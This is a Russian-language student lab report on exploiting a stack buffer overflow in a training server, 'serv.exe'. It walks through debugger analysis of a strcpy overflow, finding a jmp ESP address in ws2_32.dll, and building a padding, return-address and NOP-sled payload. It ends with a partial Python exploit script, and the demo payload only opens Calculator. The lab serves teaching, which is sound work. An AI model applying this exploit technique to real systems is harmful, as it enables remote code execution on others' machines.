

Лабораторная работа №1

ПЕРЕПОЛНЕНИЕ БУФЕРА (STACK SMASH)

Цель лабораторной работы

Изучение переполнения буфера и атак, связанных с этой уязвимостью.

Задачи лабораторной работы

В ходе выполнения лабораторной работы необходимо:

- 1) собрать необходимые сведения с помощью различных инструментов (отладчика OllyDbg, утилит pattern_create и findjmp);
- 2) проанализировать собранные данные;
- 3) проэксплуатировать уязвимость «переполнение буфера», реализовав атаку срыва стека.

После выполнения лабораторной работы обучающиеся получат следующие основные навыки:

- 1) определение уязвимости «переполнение буфера» в исследуемом приложении;
- 2) работа со специальным программным обеспечением для анализа уязвимых приложений;
- 3) проведение отладки исследуемого приложения;
- 4) моделирование поведения злоумышленника и пользователя уязвимого приложения при совершении атаки на пользовательскую систему.

Перечень обеспечивающих средств

Стенд для изучения переполнения буфера и проведения атаки срыва стека включает в себя следующие виртуальные машины:

- Windows 10 (жертва, пользователь уязвимого приложения);
- Kali Linux (злоумышленник).

Задание лабораторной работы

1. Соединить виртуальные машины Kali Linux и Windows 7 в локальную сеть.
2. На машине Windows 7 запустить отладчик OllyDbg и изучить его интерфейс.
3. Провести предварительный анализ уязвимого приложения serv.
 - 3.1. Открыть с помощью отладчика OllyDbg уязвимое приложение serv.
 - 3.2. Подготовить и запустить атакующий сценарий на Perl.

- 3.3. Выявить изменения в окне регистров отладчика OllyDbg.
4. Определить позицию адреса возврата в передаваемых атакуемому приложению данных.
 - 4.1. Воспользоваться утилитой pattern_create для генерации строки символов.
 - 4.2. Перезапустить приложение serv в отладчике OllyDbg.
 - 4.3. Подключиться к приложению с помощью утилиты netcat и передать ему сгенерированную строку.
 - 4.4. Выявить изменения в окне регистров отладчика OllyDbg и позицию адреса возврата.
 - 4.5. Отредактировать Perl-скрипт в соответствии с полученными сведениями.
5. Определить адрес возврата (этот адрес будет указывать на выполняемый код).
 - 5.1. Определить уязвимую функцию приложения serv.
 - 5.2. Провести покомандный анализ уязвимой функции, используя предоставленные для этого отладчиком OllyDbg инструменты.
 - 5.3. Найти адрес инструкции перехода по ESP в библиотеке ws2_32.dll с помощью утилиты findjmp.
6. Проэксплуатировать уязвимость «переполнение буфера», реализовав атаку срыва стека.
 - 6.1. На машине злоумышленника сгенерировать shell-код.
 - 6.2. Отредактировать Perl-скрипт.
 - 6.3. Смоделировать поведение пользователя уязвимого приложения и злоумышленника, выполняющего атаку на пользовательскую систему.

Описание процесса выполнения лабораторной работы

Проводить данную лабораторную работу будем на основной машине с операционной системой Windows 10 и в качестве отладчика будем использовать IDA Demo 7.5.

Запустим приложение serv.exe




Рис.1

Теперь откроем утилиту netcat и подключимся к серверу. Так как мы работаем на одной машине, то ip адрес будет – 127.0.0.1, порт 505.




Рис.2

Передадим серверу достаточно длинную строку и посмотрим, что произойдет.




Рис.3

Сервер падает, выдавая данную ошибку.





Рис.4

Процессор не может перейти по адресу «0x39393939». Из этого можно сделать вывод, что мы переполнили стек, и при выходе из функции процессор прочитал адрес возврата, на который он не может перейти. Цифра 9 в ASCII представляется как, «39», поэтому все логично.

Что из этого следует? Нам нужно выяснить, сколько памяти отведено в стеке под данные пользователя, после этого, прибавив 8 байт (ширина стека в 32-разрядной программе составляет 4 байта), мы получим адрес возврата, который в дальнейшем нужно будет заменить.

Откроем дизассемблер и проанализируем программу.



```

loc_4013BC:                ; backlog
push     5
push     [ebp+s]           ; s
call     _listen@8         ; listen(x,x)
mov      [ebp+rc], eax
push     offset Buffer      ; "Server started, use CTRL+C to terminate"
call     _puts
add      esp, 4
push     0                 ; addrlen
push     0                 ; addr
push     [ebp+s]           ; s
call     _accept@12        ; accept(x,x,x)
mov      [ebp+s1], eax
push     0                 ; flags
push     0Bh               ; len
push     offset buf        ; "Welcome...\n"
push     [ebp+s1]          ; s
call     _send@16          ; send(x,x,x,x)
mov      [ebp+rc], eax
push     0                 ; flags
push     7D0h              ; len
lea      edi, [ebp+buf]
push     edi               ; buf
push     [ebp+s1]          ; s
call     _recv@16          ; recv(x,x,x,x)
mov      [ebp+rc], eax
lea      edi, [ebp+buf]
push     edi               ; str
call     _pr
add      esp, 4
push     0                 ; flags
push     2                 ; len
push     offset aBy        ; "By"
push     [ebp+s1]          ; s

```

Рис.5

Логично будет начать анализировать с этого участка кода, так как IDA нам подсказывает, что здесь содержатся строки «Server started, use CTRL+C to terminate» и другие, которые мы видели при открытии уязвимого сервера.

Поставим BreakPoint(в дальнейшем BP) на инструкции «call _send@16» и пошагово проанализируем код программы, изменение регистров и стека, чтобы найти где происходит переполнение.

```

.text:00401406 push    edi            ; buf
.text:00401407 push    [ebp+s1]          ; s
.text:0040140A call     _recv@16        ; recv(x,x,x,x)
.text:0040140F mov     [ebp+rc], eax
.text:00401412 lea     edi, [ebp+buf]
.text:00401418 push    edi            ; str
.text:00401419 call     _pr
.text:0040141E add     esp, 4
.text:00401421 push    0            ; flags
.text:00401423 push    2            ; len
.text:00401425 push    offset aBy    ; "By"
.text:0040142A push    [ebp+s1]          ; s
.text:0040142D call     _send@16        ; send(x,x,x,x)
.text:00401432 mov     [ebp+rc], eax
.text:00401435 call     _WSACleanup@0    ; WSACleanup()
.text:0040143A push    0            ; Code
.text:0040143C call     _exit
.text:0040143C _main endp
.text:0040143C

```

Рис.6

«Шагаем» с помощью F8, не заходя внутрь функций, и смотрим, в каком месте программа упадет.




Рис.7

Мы нашли функцию, в которой происходит переполнение стека. Запустим отладчик заново. Перед тем как процессор перейдет внутрь данной функции и продолжит выполнение инструкций, обратим наше внимание чему в данный момент равен регистр ESP и что содержится в памяти по данному адресу.

```

.text:004013FB push     /00h          ; len
.text:00401400 lea      edi, [ebp+buf]
.text:00401406 push     edi          ; buf
.text:00401407 push     [ebp+s1]       ; s
.text:0040140A call     recv@16      ; recv(x,x,x,x)
.text:0040140F mov     [ebp+rc], eax
.text:00401412 lea      edi, [ebp+buf]
.text:00401418 push     edi          ; str
.text:00401419 call     _pr
.text:0040141E add     esp, 4
.text:00401421 push     0          ; flags
.text:00401423 push     2          ; len
.text:00401425 push     offset aBy   ; "By"
.text:0040142A push     [ebp+s1]       ; s
.text:0040142D call     _send@16      ; send(x,x,x,x)
.text:00401432 mov     [ebp+rc], eax
.text:00401435 call     _WSACleanup@0    ; WSACleanup()
.text:0040143A push     0          ; Code
.text:0040143C call     exit

```

Рис.8

```

RAX 0000000000000041 ↗
RBX 0000000000379000 ↗ TIB[00003A7C]:00379000
RCX 0000000000000002 ↗
RDX 000000000019F4E4 ↗ Stack[00003A7C]:0019F4E4
RSI 0000000000404870 ↗ "By"
RDI 000000000019F734 ↗ Stack[00003A7C]:0019F734
RBP 000000000019FF20 ↗ Stack[00003A7C]:0019FF20
RSP 000000000019F590 ↗ Stack[00003A7C]:0019F590

```

Рис.9

Регистр ESP=0x0019F590

Память по данному адресу:

Hex View-1	
0019F550	78 F5 19 00 34 F7 19 00 70 48 40 00 00 90 37 00 xx..4ч..pH@..ĥ7.
0019F560	D0 07 00 00 34 F7 19 00 41 00 00 00 D4 6F 5B 00 P...4ч..A...Фo[.
0019F570	1F 00 00 00 B8 69 5A 00 00 00 00 00 20 FF 19 00ëiZ.....я..
0019F580	0F 14 40 00 58 01 00 00 34 F7 19 00 D0 07 00 00 ..@.X...4ч..P...
0019F590	34 F7 19 00 25 12 40 00 25 12 40 00 00 00 00 00 4ч..%.@.%.@.....

Рис.10

После того, как мы перейдем в функцию, в стеке первым делом должен записаться адрес возврата, то есть это следующая инструкция, которая следует после вызова функции, в нашем случае это:


```
.text:00401419 call    _pr
.text:0040141E add     esp, 4
```

Рис.11

То есть в стек должны поместиться следующие байты: «0x00 0x40 0x14 0x1E»




Рис.12

Далее в стек помещается значение регистра ЕВР:

```
RAX 0000000000000041
RBX 0000000000379000
RCX 0000000000000002
RDX 000000000019F4E4
RSI 0000000000404870
RDI 000000000019F734
RBP 000000000019FF20
RSP 000000000019F588
RIP 00000000004012D5
```

Рис.13

0019F550	78 F5 19 00 34 F7 19 00 70 48 40 00 00 90 37 00
0019F560	D0 07 00 00 34 F7 19 00 41 00 00 00 D4 6F 5B 00
0019F570	1F 00 00 00 B8 69 5A 00 00 00 00 00 20 FF 19 00
0019F580	0F 14 40 00 58 01 00 00 20 FF 19 00 1E 14 40 00
0019F590	34 F7 19 00 25 12 40 00 25 12 40 00 00 00 00 00

Рис.14

После этого в стеке выделяется память в 52 байта. Но на самом деле для записи будет доступно только 50 байт, два байта прибавляются так как ширины стека-4.

Прошагаем все оставшиеся инструкции, они нам не так интересны и доберемся до момента, когда в стек поместится достаточно длинная строка, которую мы передали с помощью netcat'a.

Вот данная инструкция, после выполнение которой в стеке окажется строка.

```

.text:004012E9 push    edi
.text:004012EA push    [ebp+str]      ; Source
.text:004012ED lea     edi, [ebp+buf1]
.text:004012F0 push    edi          ; Destination
.text:004012F1 call    _strcpy
.text:004012F6 add     esp, 8
.text:004012F9 pop     edi
.text:004012FA leave
.text:004012FB retn
.text:004012FB _pr endp
.text:004012FB

```

Рис.15

0019F550	34 F7 19 00 5A 5A FA FF 5A 5A FA FF 5A 5A FA FF	4С..ZZъяZZъяZZъя
0019F560	5A 5A FA FF 5A 5A FA FF 5A 5A FA FF 5A 5A FA FF	ZZъяZZъяZZъяZZъя
0019F570	5A 5A FA FF 5A 5A FA FF 5A 5A FA FF 5A 5A FA FF	ZZъяZZъяZZъяZZъя
0019F580	5A 5A FA FF 5A 5A FA FF 20 FF 19 00 1E 14 40 00	ZZъяZZъя·я....@.
0019F590	34 F7 19 00 25 12 40 00 25 12 40 00 00 00 00 00	4С..%.@.%.@.....

Рис.16

Делаем один шаг(F8).

```

.text:004012E9 push     edi
.text:004012EA push     [ebp+str]      ; Source
.text:004012ED lea      edi, [ebp+buf1]
.text:004012F0 push     edi      ; Destination
.text:004012F1 call     _strcpy
.text:004012F6 add      esp, 8
.text:004012F9 pop      edi
.text:004012FA leave
.text:004012FB retn
.text:004012FB _pr endp
.text:004012FB

```

Рис.17

Смотрим память.

0019F510	C4 F4 19 00 F4 F4 19 00	60 FF 19 00 F0 AD A6 74	Дф..фф..`я..p!t	
0019F520	8A DD 4D 99 FE FF FF FF	7C F5 19 00 10 A8 60 76	ЛЭМ"юаяя x...F~	
0019F530	58 01 00 00 60 F5 19 00	01 00 00 00 68 F5 19 00	X...`x.....hx..	
0019F540	90 F5 19 00 F6 12 40 00	56 F5 19 00 34 F7 19 00	fx...ц.@.Vx..4ч..	ЕВР
0019F550	34 F7 19 00 5A 5A 39 39	39 39 39 39 39 39 39 39	4ч..ZZ9999999999	Адрес возврата
0019F560	39 39 39 39 39 39 39 39	39 39 39 39 39 39 39 39	9999999999999999	
0019F570	39 39 39 39 39 39 39 39	39 39 39 39 39 39 39 39	9999999999999999	
0019F580	39 39 39 39 39 39 39 39	39 39 39 39 39 39 39 39	9999999999999999	
0019F590	39 39 39 39 39 39 0A 00	25 12 40 00 00 00 00 00	999999..%.@.....	

Рис.18

Что делать дальше? Напишем скрипт на Python'е, чтобы мы могли передавать определенные байты в стек. Нужно записать интересующий нас адрес возврата, после которого мы разместим шеллкод. Найдём для начала адрес возврата с помощью утилиты «Findjmp».

```

C:\Users\Константин>E:\buff_overflow\findjmp2\findjmp2\findjmp.exe ws2_32.dll ESP
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning ws2_32.dll for code useable with the ESP register
0x76608512      push ESP - ret
0x7662A391      pop ESP - pop - ret
0x7663F39F      jmp ESP
0x7663F48B      call ESP
Finished Scanning ws2_32.dll for code useable with the ESP register
Found 4 usable addresses

```

Рис.19

Сгенерируем строку:

STR=54 байта(Padding)+addr(0x7663F39F)+NOP+Shellcode

Для начала попробуем передать строку данного вида STR=54 байта(Padding) +addr(0x7663F39F)+NOP, чтобы убедиться, что мы нигде не ошиблись.

Запускаем отладчик и скрипт на питоне(Приложение 1).

Продельываем все те же шаги, доходим до того момента, когда строка помещается в стек, смотрим память.

0019F550	34 F7 19 00 5A 5A 90 90	90 90 90 90 90 90 90 90	4с . . ZZ	hhhhhhhh
0019F560	90 90 90 90 90 90 90 90	90 90 90 90 90 90 90 90	hhhhhhhh	hhhhhhhh
0019F570	90 90 90 90 90 90 90 90	90 90 90 90 90 90 90 90	hhhhhhhh	hhhhhhhh
0019F580	90 90 90 90 90 90 90 90	31 32 33 34 9F F3 63 76	hhhhhhhh	1234уycv
0019F590	90 90 90 90 90 90 90 90	90 90 90 90 90 90 90 90	hhhhhhhh	hhhhhhhh
0019F5A0	90 90 90 90 90 90 90 90	90 90 90 90 90 90 90 90	hhhhhhhh	hhhhhhhh
0019F5B0	90 90 90 90 90 90 90 90	90 90 90 90 90 90 90 90	hhhhhhhh	hhhhhhhh

Рис.20

Мы видим, что адрес возврата нам удалось поменять и после него лежат пор'ы. Шагаем дальше и проверяем, окажемся ли мы после выхода из функции на инструкции jmp ESP, после выполнения которой, EIP должен стать равен 0x0019F590, то есть процессор должен будет выполнить пор'ы.

WS2_32.DLL:7663F39B	db 76h ; v
WS2_32.DLL:7663F39C	db 0FEh ; ю
WS2_32.DLL:7663F39D	db 0FFh ; я
WS2_32.DLL:7663F39E	db 0FFh ; я
WS2_32.DLL:7663F39F	; -----
WS2_32.DLL:7663F39F	jmp esp
WS2_32.DLL:7663F39F	; -----

Рис.21

Stack[00001F60]:0019F590	; -----
Stack[00001F60]:0019F590	nop
Stack[00001F60]:0019F591	nop
Stack[00001F60]:0019F592	nop
Stack[00001F60]:0019F593	nop
Stack[00001F60]:0019F594	nop
Stack[00001F60]:0019F595	nop
Stack[00001F60]:0019F596	nop
Stack[00001F60]:0019F597	nop
Stack[00001F60]:0019F598	nop
Stack[00001F60]:0019F599	nop
Stack[00001F60]:0019F59A	nop
Stack[00001F60]:0019F59B	nop
Stack[00001F60]:0019F59C	nop
Stack[00001F60]:0019F59D	nop

Рис.22

RIP 000000000019F590 ↪ Stack[00001F60]:0019F590

Все правильно. Мы переполнили стек, подменили адрес возврата и оказались в том месте памяти, где записаны заведомо выбранные наши байты. Теперь переходим к шеллкоду. Запишем его после всех инструкций NOP.

STR=54 байта(Padding) +addr(0x7663F39F)+NOP+Shellcode.

Открываемый сервер и после этого запускаем отредактированный скрипт.

В результате чего, сервер падает и открывается «Калькулятор»




Рис.23

Приложение

1.Скрипт

```
import socket
import os

bufff = (
    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
    b'\x31\x32\x33\x34'
)
addr=b'\x9F\xF3\x63\x76'
nop= (
    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
    b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
